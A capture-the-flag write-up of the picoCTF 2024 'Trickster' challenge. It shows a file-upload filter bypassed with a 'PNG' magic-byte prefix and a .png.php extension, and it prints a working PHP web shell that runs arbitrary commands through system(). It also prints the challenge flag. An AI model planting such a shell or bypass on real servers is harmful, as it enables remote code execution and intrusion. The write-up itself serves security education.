

CHALLENGE #9: Trickster Write-up.

Trickster

Medium

Web Exploitation

picoCTF 2024

browser_webshell_solvable

AUTHOR: JUNIAS BONOU

Description

I found a web app that can help process images: PNG images only!

Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.

Its current status is:

NOT_RUNNING

Launch Instance

Hints

(None)

15,221 users solved


98% Liked

picoCTF{FLAG}


Submit Flag

Solving Process:



The website presented a simple interface that allowed users to **upload PNG image files**. According to the challenge description, the application only permitted uploads of files with the PNG format, so the first step was to understand how the upload feature worked.



To test the functionality, a normal PNG image file was selected using the Browse button and uploaded to the site. After uploading, the application displayed a confirmation message indicating that the file was successfully uploaded and recognized as a valid PNG file. However, the page did not reveal where the file was stored on the server.



To gather more information, the page source was viewed by right-clicking the page and selecting View Page Source, but it did not reveal useful details about the upload directory.



As a next step, the file `/robots.txt` was accessed by manually adding it to the URL. The robots file contained two disallowed paths: `/instructions.txt` and `/uploads`.

The `instructions.txt` file was then opened to examine its contents. This file explained how the website validated uploaded files. It stated that the server checks whether the uploaded file has a `.png extension` and verifies the `magic bytes` at the beginning of the file to confirm that it is a PNG image. Specifically, the first few bytes must contain the PNG signature, which corresponds to the hexadecimal values representing `PNG`.



To understand this check, a normal PNG file was inspected using a hex editor. At the beginning of the file, the **PNG signature** appeared in the first bytes, confirming how the server determines whether the file is a valid PNG. This meant that if a malicious file contained the correct PNG signature at the beginning, it might still pass the upload validation.

```
(jure@kali)-[~/Downloads]
$ cat sample1.png
PNG
IHDR!nN+gAMA++
    asRGB+++PLTEliq+cg0+++++r+YnnpujEz~lRy~+~ckfQW+EsYy+ey~+鵬f+U-耗+nnEz+++o.nd~縹~sf
z+sTw@@+jgo+Z+++xoe~+uwMht@@ @W+'m@ u,y+z+d+y+w+3wU+üz+jÿ+撕&uf+++jtÿ++++o3+-襤e+vV$+o+++tk+斯+Xz毀K+++_Aag+
^++++eo+zY*@ 饒Y~+~+jiŸ+Êt轄o|毓+~+ar+~+~i驚n@+ee}KkAp流ú+H+++~+g槽+++z+z^+~c+suW+z~+pqy_λ+~+@B|@ @+@Ô+{Y!f
泔+enn:û+臨If+~+@st+++++LH+@ +rN6w3+9+zwU+Λ+錦+gHnt+rV$+~+e++++|V+pWk++jPblh++wRy+mRH+:@&+++c+1+vZqW+n軌+pg+kK+++@ $+
w+a?3*:+++++u;ë+b+@+eI+v_d\7 @ +f?+i>+fCâ+wn++++\2:模稜+{e+_2+++++p嶼O+鴝+~+!£+U(+~+α_UUr+v~+a.p++++~+~+Ψ+I
+~+F}||v_U
        tRNS+++Tu+6+++^ IDATx+++?h+++R,)P+~`K+W+~i\+Hs>3!+ð+f+~+f+Bo4+      Q
                                ++B+E×Jbe+_em)+++++H+^!+d+a+++++
++++s+{+70Am+VVV,--?F$z+z+r]+~+y+R^+F+++
                                +B+++jqeα"s,k+u(,+;+_+
++c+.-+s=9r+v+++z+++++l++++N+Ndo+++++~++++W+mo?Gp.+~//++++8++++V+++++1++}d+d]/
                                ***j8omGQ+++++U-+rr+/{{+z9+
"+.█+k+++J+o=_ _+jk#++++``|+Z+++AtS+Ngc+++WU+~+Y0%d+}{++++WG+B+1ChWmt+W++++J+@l~++ty
                                rT0+Qx+};++#l+b+b+Vda++++
++++vn+
+6R+
a+++++++Z+')zL+++mB+%|+~+}*S+Gj+~+Ti+v+}(S+++a5+++++xu9(+++j\>(G+:P+I+~+q+D_-cf+)*
l+~+naW+++
    3█N++4U+++++$;+KKMs
                        v+p5u
Z+++++Q+\+_{_+!+.h
++Q+++++eY+{+y+v_-+wD+++2+X+++++1a+/(+M+;+I+=+^+~+8+Z+8+++6t
                        +B+++A+)█+Ű+++De-KD7++z++++ÿ=0+++++r++z+F.b.K+~+e+++++o+++N@)k+k+~+^++ze+~+en+*****[cG3+E++
t^+P+V<+++++e+++++yx<+
                        f+a\2++#+~`+}73+j++
++elw+0+
            ++ÿ=+++++@y|~+~+aM0~\+++
                ++.█+ÁT`++++7++++zEg?mv++<#+++f7v+Tv+~+Zb@+v+~+R8+N+W+++++i+++++OY+ Z=Q+r+x+~+P:gri++f+
```

After running **hexeditor sample1.png**:



The top screenshot shows a terminal window in Kali Linux. The command prompt is `jure@kali: ~/Downloads`. The terminal displays the hex dump of a file named `sample1.png`. The first few bytes are highlighted in blue, showing the hex value `89 50 4E 47` at offset 89. The terminal also shows the ASCII offset: `ASCII Offset: 0x00000001 / 0x000DFE5 (%00)`.

The bottom screenshot shows a web browser window displaying the instructions for the 'atlas.picoctf.net:63837/instructions.txt' page. The page content is as follows:

```

Let's create a web app for PNG Images processing.
It needs to:
Allow users to upload PNG images
    look for ".png" extension in the submitted files
    make sure the magic bytes match (not sure what this is exactly but wikipedia says that the first few bytes contain 'PNG'
in hexadecimal: "50 4E 47" )
after validation, store the uploaded files so that the admin can retrieve them later and do the necessary processing.
  
```

The **/uploads** directory listed in robots.txt could not be accessed directly due to permission restrictions. However, after uploading a test image, it was discovered that files could still be accessed directly by typing the **filename** in the browser's address bar. This meant that if a malicious file were uploaded successfully, it could potentially be executed through the browser.



With this information, a **simple PHP web shell** (backdoor) was prepared. A new file was created containing the web shell code that allows remote command execution. To bypass the PNG validation, the text **PNG** was inserted at the beginning of the file so that the magic bytes would appear valid.

```
(jure@kali)~[~/Downloads]
$ sudo nano backdoor.php

Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
jure@kali: ~/Downloads
GNU nano 8.6 backdoor.php
PNG
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
```

```
(jure@kali)~[~/Downloads]
$ hexeditor backdoor.php


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
jure@kali: ~/Downloads
File: backdoor.php ASCII Offset: 0x00000000 / 0x0000013A (%00)
00000000 50 4E 47 0A 3C 68 74 6D 6C 3E 0A 3C 62 6F 64 79 PNG.<html>.<body
00000010 3E 0A 3C 66 6F 72 6D 20 6D 65 74 68 6F 64 3D 22 >.<form method="
00000020 47 45 54 22 20 6E 61 6D 65 3D 22 3C 3F 70 68 70 GET" name="<?php
00000030 20 65 63 68 6F 20 62 61 73 65 6E 61 6D 65 28 24 echo basename($_
00000040 5F 53 45 52 56 45 52 5B 27 50 48 50 5F 53 45 4C _SERVER['PHP_SEL
00000050 46 27 5D 29 3B 20 3F 3E 22 3E 0A 3C 69 6E 70 75 F']); ?>.<input
00000060 74 20 74 79 70 65 3D 22 54 45 58 54 22 20 6E 61 t type="TEXT" na
00000070 6D 65 3D 22 63 6D 64 22 20 61 75 74 6F 66 6F 63 me="cmd" autofoc
00000080 75 73 20 69 64 3D 22 63 6D 64 22 20 73 69 7A 65 us id="cmd" size
00000090 3D 22 38 30 22 3E 0A 3C 69 6E 70 75 74 20 74 79 ="80">.<input ty
000000A0 70 65 3D 22 53 55 42 4D 49 54 22 20 76 61 6C 75 pe="SUBMIT" valu
000000B0 65 3D 22 45 78 65 63 75 74 65 22 3E 0A 3C 2F 66 e="Execute">.</f
000000C0 6F 72 6D 3E 0A 3C 70 72 65 3E 0A 3C 3F 70 68 70 orm>.<pre>.<?php
000000D0 0A 20 20 20 20 69 66 28 69 73 73 65 74 28 24 5F . if(isset($_
000000E0 47 45 54 5B 27 63 6D 64 27 5D 29 29 0A 20 20 20 GET['cmd'])).
000000F0 20 7B 0A 20 20 20 20 20 20 20 73 79 73 74 65 {. system($_
00000100 6D 28 24 5F 47 45 54 5B 27 63 6D 64 27 5D 20 2E m($_GET['cmd'] .
00000110 20 27 20 32 3E 26 31 27 29 3B 0A 20 20 20 20 7D ' 2>&1');. }
00000120 0A 3F 3E 0A 3C 2F 70 72 65 3E 0A 3C 2F 62 6F 64 .?>.</pre>.</bod
00000130 79 3E 0A 3C 2F 68 74 6D 6C 3E 0A y>.</html>.
```

After saving the file, the extension was modified so that the filename ended with **.png.php**, allowing it to appear as a PNG file while still being interpreted as a PHP script by the server.



The file was then uploaded through the upload form. Initially, the upload was rejected because the filename did not end with .png, so the file was renamed accordingly to satisfy the extension check. After renaming, the file was uploaded again and this time it was successfully accepted by the server.





Next, the uploaded file was accessed through the browser using the **uploads** directory path and the filename. When opened, the page displayed a command input interface provided by the web shell, allowing commands to be executed on the server.



Using this interface, commands such as **ls** were executed to list the files in the current directory. To locate the flag, a **find** command was executed to search the entire system for text files.



Among the results, several accessible files were identified within the HTML directory. One of these files appeared to be relevant, so the **cat** command was used to display its contents. Upon opening the file, the **flag** was revealed. The flag was then copied and submitted to complete the challenge successfully.



Trickster

Medium

Web Exploitation

picoCTF 2024

browser_webshell_solvable

AUTHOR: JUNIAS BONOU

Description

I found a web app that can help process images: PNG images only!

Try it [here!](#)

This challenge launches an instance on demand.

Its current status is: **RUNNING**

Instance Time Remaining: **0:00**

Restart Instance

15,221 users solved

98%

Liked

picoCTF{c3rt!fi3d_Xp3rt_tr1ckst3r_03d1d548}

Submit Flag

Hurray! You solved this challenge.

Reflection:

This challenge demonstrated how insufficient file upload validation can lead to serious security vulnerabilities such as remote code execution. By bypassing the file type checks through manipulating the file extension and magic bytes, it was possible to upload and execute a malicious web shell on the server. The activity emphasized the importance of strict server-side validation, proper file handling, and restricting executable uploads to prevent attackers from gaining control of a system.